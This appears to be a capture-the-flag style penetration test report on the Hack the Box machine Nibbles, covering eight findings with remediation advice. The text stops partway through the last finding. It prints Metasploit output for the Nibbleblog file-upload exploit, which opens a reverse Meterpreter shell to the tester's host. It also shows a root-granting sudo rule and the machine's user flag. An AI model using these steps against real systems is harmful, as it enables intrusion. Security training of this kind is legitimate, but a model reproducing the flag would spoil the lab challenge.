



Nibbles

Penetration Testing Report

Issue Date: 28/06/2023


Prepared by: Smertin

Table of Contents

Executive Summary.....	3
Findings	3
Recommendations	4
Scope of Engagement	4
Methodology.....	5
Information Gathering	5
Vulnerability Assessment.....	5
Exploitation	5
Pivoting	5
Privilege Escalation	6
Risk Matrix	7
Overview of Findings.....	8
Finding 1: Insecure privilege configuration.....	9
Finding 2: Outdated software	10
Finding 3: Weak password policy.....	12
Finding 4: Publicly accessible web administration panel.....	14
Finding 5: Sensitive data stored in plain text.....	16
Finding 6: Publicly viewable sensitive files	18
Finding 7: Information Leakage	20
Finding 8: Stack traces	22
Detailed Narrative.....	24
APPENDIX A – CONTACT INFORMATION	34

Executive Summary

Hack the Box authorized Smertin to assess the security of one of their machines. The testing services were carried out on 21st June 2023. Smertin discovered 2 critical-risk vulnerabilities, 4 high-risk vulnerabilities, 1 medium-risk vulnerability, and 1 low-risk vulnerability.



Findings

The Critical-risk and High-risk findings are described below:

- **(CRITICAL)** – Insecure privilege configuration: The Linux user "nibbler" can execute scripts as root without authentication, compromising system integrity and violating the principle of least privilege.
- **(CRITICAL)** – Outdated software: The web application is running an outdated version of Nibbleblog, exposing it to known vulnerabilities and increasing the risk of unauthorized access and compromise.
- **(HIGH)** - Weak password policy: The application does not enforce strong password requirements, making it susceptible to brute-force attacks and unauthorized access to the administrator account.
- **(HIGH)** - Publicly accessible web administration panel: The administrator login panel is accessible publicly, allowing unauthorized individuals to attempt system control and potentially compromise the server.
- **(HIGH)** - Sensitive data stored in plain text: A user flag containing sensitive information is stored in plain text, risking unauthorized access and potential exposure of confidential data.
- **(HIGH)** - Publicly viewable sensitive files: The Nibbleblog directories "admin/controllers" and "content/private," contain sensitive files that are publicly accessible, increasing the risk of unauthorized access and data breaches.

Recommendations

Smertin recommends the following be taken into consideration when remediating vulnerabilities:

- Remove Root Privileges from the Linux user “Nibbler”;
- Upgrade Nibbleblog to the latest stable version and implement a robust patch management program to address known vulnerabilities;
- Enforce a strong password policy for Nibbleblog administrators and consider implementing multi-factor authentication for added security;
- Implement strong access controls, including IP whitelisting or VPN access, to limit access to the administration panel;
- Protect sensitive data at rest through encryption, secure storage practices, and access controls.

Scope of Engagement

The following IP address was authorized for testing by Hack the Box:

- 10.10.10.75

Methodology

Smertin follows a tried and tested methodology to protect client data and ensure comprehensive security assessments.

Information Gathering

During this stage, Smertin conducts various activities to gather crucial information about the target system. These activities include:

- **Port scanning:** Identifying open ports and services running on the target system to assess the attack surface.
- **Web application enumeration:** Employing techniques such as directory fuzzing to identify hidden or exposed directories, files, and web application endpoints.
- **Technologies adopted and versions installed:** Determining the technologies and software versions utilized by the web application to assess potential vulnerabilities and exploitability.

Vulnerability Assessment

In this stage, Smertin focuses on identifying vulnerabilities present in the target system. The assessment involves:

- **Identifying Common Vulnerabilities and Exposures (CVEs):** Searching for known vulnerabilities and associated CVE identifiers that affect the target system's software components.
- **Exploiting vulnerable versions:** Determining if the target system is running software versions with known vulnerabilities and exploring the possibility of exploiting those vulnerabilities.
- **Assessing web application forms:** Identifying potential vulnerabilities in web application forms, such as input validation issues, SQL injection, cross-site scripting (XSS), or other security weaknesses that may exist.

Exploitation

After identifying vulnerabilities, Smertin proceeds with exploiting the web application. This stage involves:

- **Leveraging identified vulnerabilities:** Actively exploiting vulnerabilities within the web application to gain unauthorized access or execute unauthorized commands.
- **Assessing system response:** Monitoring the system's behaviour during exploitation to understand its level of resilience, identify any defensive mechanisms in place, and evaluate potential attack vectors.

Pivoting

Once access to the web application is established, Smertin employs pivoting techniques to expand his reach and gain access to the underlying Linux machine. This stage involves:

- **Exploiting vulnerabilities:** Identifying and leveraging vulnerabilities within the web application to escalate privileges and gain access to the Linux machine as a user.
- **Exploring network services:** Investigating other network services and systems accessible from the compromised user account to identify potential avenues for further exploitation.

Privilege Escalation

Having gained initial access as a standard user, Smertin focuses on escalating privileges to obtain higher levels of access and control. This stage includes:

- **Identifying high-privileged user accounts:** Discovering user accounts with elevated privileges, such as root, and targeting them for exploitation.
- **Exploiting high-privileged accounts:** Leveraging identified vulnerabilities or misconfigurations to gain administrative access and elevate privileges to the highest level.
- **Assessing impact and control:** Evaluating the extent of control gained over the system, potential impact on data integrity and availability, and the overall security posture of the target system.

By following this methodology, Smertin ensures a comprehensive assessment of client systems, identifies vulnerabilities, and provides actionable recommendations to enhance security and protect valuable data.

Risk Matrix

The risks included in this report have been classified into four categories: Low, Medium, High, and Critical. Each category represents the combination of likelihood and impact, providing an assessment of the overall risk level associated with each identified vulnerability.

Low Risk: Low-risk vulnerabilities are those with a relatively low likelihood and impact on the security posture of the system. Although they may not pose an immediate threat, they should still be addressed to ensure a robust security posture. The impact of these vulnerabilities is typically insignificant or minor.

Medium Risk: Medium-risk vulnerabilities have a moderate likelihood and impact on the system's security. While they may not present an immediate and critical threat, they have the potential to be exploited under certain conditions. The impact of these vulnerabilities is usually moderate, capable of causing notable disruptions or compromises if exploited.

High Risk: High-risk vulnerabilities have a higher likelihood of exploitation, and their impact on the system's security is significant. If left unaddressed, they could lead to severe consequences, such as unauthorized access, data breaches, or service disruptions. These vulnerabilities require prompt attention to mitigate potential risks effectively.

Critical Risk: Critical-risk vulnerabilities represent the highest level of risk in the penetration testing report. They have a high likelihood of exploitation and could result in catastrophic consequences if left unattended. These vulnerabilities pose an imminent threat to the system's security, potentially leading to severe breaches, significant financial losses, or reputational damage.

Likelihood	Impact				
	Insignificant	Minor	Moderate	Major	Catastrophic
Rare	LOW	LOW	MEDIUM	HIGH	HIGH
Unlikely	LOW	MEDIUM	MEDIUM	HIGH	HIGH
Possible	MEDIUM	MEDIUM	HIGH	HIGH	CRITICAL
Likely	MEDIUM	MEDIUM	HIGH	CRITICAL	CRITICAL
Almost Certain	MEDIUM	HIGH	HIGH	CRITICAL	CRITICAL

Overview of Findings

Finding	Risk Rating	Finding #
Insecure privilege configuration	CRITICAL	1
Outdated software	CRITICAL	2
Weak password policy	HIGH	3
Publicly accessible web administration panel	HIGH	4
Sensitive data stored in plain text	HIGH	5
Publicly viewable sensitive files	HIGH	6
Information Leakage	MEDIUM	7
Stack traces	LOW	8

Finding 1: Insecure privilege configuration

CRITICAL

Insecure privilege configuration

Impact**Catastrophic****Likelihood****Likely**

Description

The standard user "nibbler" can run "/home/nibbler/personal/stuff/monitor.sh" as root without authentication.

```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Impact

This flaw poses a significant threat to the overall security of the system. With the ability to run scripts as root without authentication, the "nibbler" user gains unrestricted access and can potentially modify critical system files, install malicious software, and execute unauthorized commands. This unauthorized root access not only compromises system integrity but also increases the risk of unauthorized activities, data breaches, service disruptions, and compromise of other user accounts. Compliance with security standards and best practices is compromised, as the principle of least privilege is violated.

Recommendations

The following recommendations are provided to mitigate the risk and enhance system security:

- **Remove Root Privileges:** Review and modify user privileges, ensuring that the "nibbler" user cannot execute scripts as root without authentication. Implement the principle of least privilege, granting users only the necessary privileges for their tasks.
- **Access Controls and Authentication:** Implement strong access controls and enforce proper authentication mechanisms to prevent unauthorized execution of privileged commands. Employ robust user management practices, including password policies, to ensure secure authentication and prevent unauthorized access.
- **Regular Security Audits:** Conduct regular security audits and penetration testing to identify and remediate any potential vulnerabilities. This will help proactively address security weaknesses and ensure a robust security posture.

Finding 2: Outdated software


CRITICAL

Outdated software

Impact	Major	Likelihood	Likely
--------	-------	------------	--------

Description

The web application hosted on the server is running an outdated version of Nibbleblog (version 4.0.3).



This outdated version is known to be vulnerable to Arbitrary File Upload and has a readily available Metasploit exploit module.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > exploit
[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Sending stage (39282 bytes) to 10.10.10.75
[*] Deleted image.php
[*] Meterpreter session 1 opened (10.10.14.3:4444 -> 10.10.10.75:56980) at 2023-06-21 13:08:27 +1000
whoami
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: nibbler
meterpreter >
```

Impact

The use of an outdated software version exposes the web application to significant security risks. The vulnerability to Arbitrary File Upload allows an attacker to upload malicious files, potentially leading to remote code execution and unauthorized access to the server. With a readily available Metasploit exploit module, attackers can easily automate the exploitation process, increasing the likelihood of successful attacks. The impact of a successful exploit can be catastrophic, including unauthorized access to sensitive data, compromise of the server, disruption of services, and potential reputational damage.

Recommendations

To address this critical vulnerability and enhance the security of the web application, the following recommendations are provided:

- **Update to the Latest Version:** Upgrade Nibbleblog to the latest stable version to ensure that known vulnerabilities, such as the Arbitrary File Upload vulnerability, are patched. Regularly monitor and apply security updates from the vendor to stay protected against emerging threats.
- **Vulnerability Scanning and Patch Management:** Implement a regular vulnerability scanning process to identify outdated software versions and other potential vulnerabilities. Develop a robust patch management program to promptly apply security updates and patches to all software components within the infrastructure.
- **Web Application Firewall (WAF):** Deploy a web application firewall to provide an additional layer of protection against known web application vulnerabilities. Configure the WAF to detect and block attempts to exploit the Arbitrary File Upload vulnerability and other common attack vectors.
- **Continuous Monitoring and Intrusion Detection:** Implement continuous monitoring and intrusion detection systems to identify and respond to any unauthorized access attempts or exploitation attempts. Monitor server logs and network traffic for any suspicious activity related to the web application.

Finding 3: Weak password policy


HIGH

Weak password policy

Impact**Moderate****Likelihood****Almost Certain**

Description

The Nibbleblog application does not enforce a strong password policy, allowing the administrator account to utilize a weak password that lacks uppercase letters, special characters, and digits.



Impact

The absence of a strong password policy poses a significant risk to the security of the web application. The use of weak passwords, such as those lacking complexity and variety, makes it easier for attackers to guess or crack passwords through brute-force or dictionary-based attacks. Unauthorized access to the administrator account can lead to unauthorized system manipulation, data theft, the introduction of malicious content, or disruption of web application functionality. This vulnerability can result in severe consequences, including reputational damage, compromised confidential information, and financial losses.

Recommendations

To mitigate the high risk associated with the weak password policy, the following recommendations are provided:

- **Implement Strong Password Requirements:** Enforce a robust password policy that mandates administrators to create passwords with a combination of uppercase and lowercase letters, special characters, and digits. Set a minimum length requirement to ensure passwords are sufficiently complex.
- **Regular Password Updates:** Encourage administrators to change their passwords at regular intervals to prevent password compromise and unauthorized access. Implement mechanisms to enforce password expiration and prompt users to update their passwords periodically.
- **Multi-Factor Authentication (MFA):** Implement MFA for the administrator account of the Nibbleblog web application. MFA adds an additional layer of security by requiring administrators to provide a second form of verification, such as a temporary code or biometric factor, in addition to their password.
- **Administrator Training:** Conduct comprehensive security awareness training for administrators, highlighting the importance of strong passwords and the risks associated with weak password practices. Educate them on selecting unique, complex passwords and avoiding common pitfalls, such as using easily guessable information.
- **Regular Password Audits:** Conduct periodic audits of passwords used by administrators to identify and address weak passwords. Prompt administrators to update their passwords if they fail to meet the organization's password complexity requirements.

Finding 4: Publicly accessible web administration panel

HIGH

Publicly accessible web administration panel

Impact


Moderate

Likelihood

Possible

Description

The administrator login panel for the Nibbleblog application is accessible publicly on the internet.



Impact

The exposure of the web administration panel to the public internet represents a severe risk to the security of the Nibbleblog application. Allowing unrestricted access to the administration panel increases the likelihood of unauthorized individuals attempting to gain control over the system. With a combination of a weak password and outdated vulnerable software, attackers can exploit this accessibility to compromise the server, potentially leading to unauthorized access, data breaches, unauthorized modifications, or even complete system compromise. The impact of such an event can

result in severe consequences, including reputational damage, loss of sensitive data, financial losses, and legal liabilities.

Recommendations

To mitigate the high risk associated with the publicly accessible web administration panel, the following recommendations are provided:

- **Restrict Access:** Implement strong access controls to restrict access to the web administration panel. Whitelist access to specific IP addresses or IP ranges associated with trusted individuals or networks. Consider using a virtual private network (VPN) or other security mechanisms to ensure that only authorized personnel can access the administration panel.
- **Security Monitoring and Incident Response:** Implement comprehensive security monitoring tools and practices to detect and respond to any unauthorized access attempts or suspicious activities targeting the administration panel. Establish an incident response plan to effectively handle any security incidents that may occur.

Finding 5: Sensitive data stored in plain text

HIGH

Sensitive data stored in plain text			
Impact	Moderate	Likelihood	Almost Certain

Description

A user flag is stored in a plain text file in the user nibbler's home directory, which exposes sensitive information without any form of encryption or protection.

```
5 cd home
ls
2 nibbler
3 cd nibbler
ls
4 personal.zip
user.txt
cat user.txt
www34841097916cd876bed14a9d723279
```

Impact

Storing sensitive data, such as a user flag, in plain text poses a significant risk to the confidentiality and integrity of the information. An attacker gaining unauthorized access to the CTF box can easily locate and read the plain text file, compromising the confidentiality of the flag and potentially accessing other sensitive data. This vulnerability can lead to unauthorized access, identity theft, exposure of personal or confidential information, and reputational damage to the organization or individuals involved.

Recommendations

To mitigate the high risk associated with sensitive data stored in plain text, the following recommendations are provided:

- **Encryption of Sensitive Data:** Implement strong encryption mechanisms to protect sensitive data, such as user flags, when at rest. Utilize industry-standard encryption algorithms and practices to ensure that sensitive information remains unreadable and secure, even if unauthorized access is gained.
- **Secure Storage and Access Controls:** Store sensitive data in secure locations, utilizing access controls and permissions to restrict unauthorized access. Implement strong

file and directory permissions to prevent unauthorized users from accessing or modifying sensitive files.

- **Data Protection Best Practices:** Follow data protection best practices, such as minimizing the collection and storage of sensitive information to only what is necessary. Employ data masking or obfuscation techniques to further protect sensitive data, making it more challenging for attackers to decipher.
- **Regular Security Assessments:** Conduct regular security assessments, including penetration testing and vulnerability scanning, to identify any weaknesses or misconfigurations in data storage practices. Address any vulnerabilities or issues promptly to ensure sensitive data is adequately protected.
- **Employee Training and Awareness:** Provide comprehensive training to employees on secure data handling practices, emphasizing the importance of protecting sensitive information and the potential risks associated with storing data in plain text. Promote a culture of security awareness and accountability among all users.

Finding 6: Publicly viewable sensitive files

HIGH


Publicly viewable sensitive files

Impact	Minor	Likelihood	Likely
--------	-------	------------	--------

Description

The following Nibbleblog web application directories contain sensitive files that are publicly accessible on the internet, potentially compromising the confidentiality and security of the application:

- 10.10.10.75/Nibbleblog/admin/controllers



```
set($safe) ) { Session::set_alert($ _LANG['CHANGES_HAS_BEEN_SAVED_SUCCESSFULLY']); Redirect::controller('admin', 'categories', 'list'); } } // =====  
// VARIABLES //  
===== $category  
= $ _DB_CATEGORIES->get( array('id'=>$url['id_cat']) ); if($category === false ) { Redirect::controller('admin', 'categories', 'list'); }  
$ctrl['positions_html'] = array_combine(range(1, count($categories)), range(1, count($categories))); ?>
```

- 10.10.10.75/Nibbleblog/content/private



Name	Last modified	Size	Description
Parent Directory	-	-	-
categories.xml	2023-06-20 22:05	325	
comments.xml	2023-06-20 22:05	431	
config.xml	2023-06-20 22:05	1.9K	

Impact

Attackers can exploit this vulnerability to gain unauthorized access to sensitive information, such as database configurations, scripts, and other confidential data. Unauthorized access to these files can lead to unauthorized modifications, data breaches, service disruptions, and potential compromise of

the entire system. The impact of such incidents can result in significant reputational damage, financial losses, legal liabilities, and loss of customer trust.

Recommendations

To mitigate the high risk associated with publicly viewable sensitive files, the following recommendation is provided:

- **Restrict Directory Access:** Implement stringent access controls to restrict access to sensitive directories, including "10.10.10.75/Nibbleblog/admin/controllers" and "10.10.10.75/Nibbleblog/content/private". Configure the web server or application to deny public access to these directories by default. Ensure that only authorized personnel or systems have proper permissions to access and modify these files.

Finding 7: Information Leakage

MEDIUM

Information Leakage

Impact

Moderate


Likelihood

Unlikely

Description

The Nibbleblog application contains a web page that displays the installed version, located at:

- 10.10.10.75/Nibbleblog/update.php



Impact

Attackers can exploit this vulnerability to gather valuable intelligence about the application's version, which may assist in identifying potential security weaknesses or known vulnerabilities associated with that particular version. While this vulnerability may not directly lead to immediate unauthorized access or compromise, it can potentially aid attackers in crafting more targeted and effective attacks. The impact of such attacks can include unauthorized access, data breaches, or unauthorized modifications, depending on the specific vulnerabilities associated with the disclosed version.

Recommendations

Evaluate the necessity of the "update.php" file and its purpose within the application. If it is not essential, remove it entirely. Alternatively, if the file serves a legitimate purpose, modify

it to avoid disclosing sensitive information, such as the application version. Ensure that no other files or features within the application inadvertently leak sensitive information.

Finding 8: Stack traces


LOW

Stack traces

Impact	Insignificant	Likelihood	Rare
--------	---------------	------------	------

Description

When visiting the URL "10.10.10.75/Nibbleblog/admin/ajax/categories.php," a stack trace is returned. While this vulnerability poses a low risk, it should still be considered in the overall security assessment.



Impact

The disclosure of a stack trace, even with limited information, can provide valuable insights to potential attackers. It may reveal internal implementation details, code paths, or other system-specific information that could aid in further exploitation attempts. However, the limited disclosure, in this case, mitigates the potential impact of this vulnerability. The risk is considered low as the stack trace does not disclose sensitive data or critical system information.

Recommendations

Although the risk rating for this finding is low, it is important to address the vulnerability to maintain a robust security posture. The following recommendations are provided:

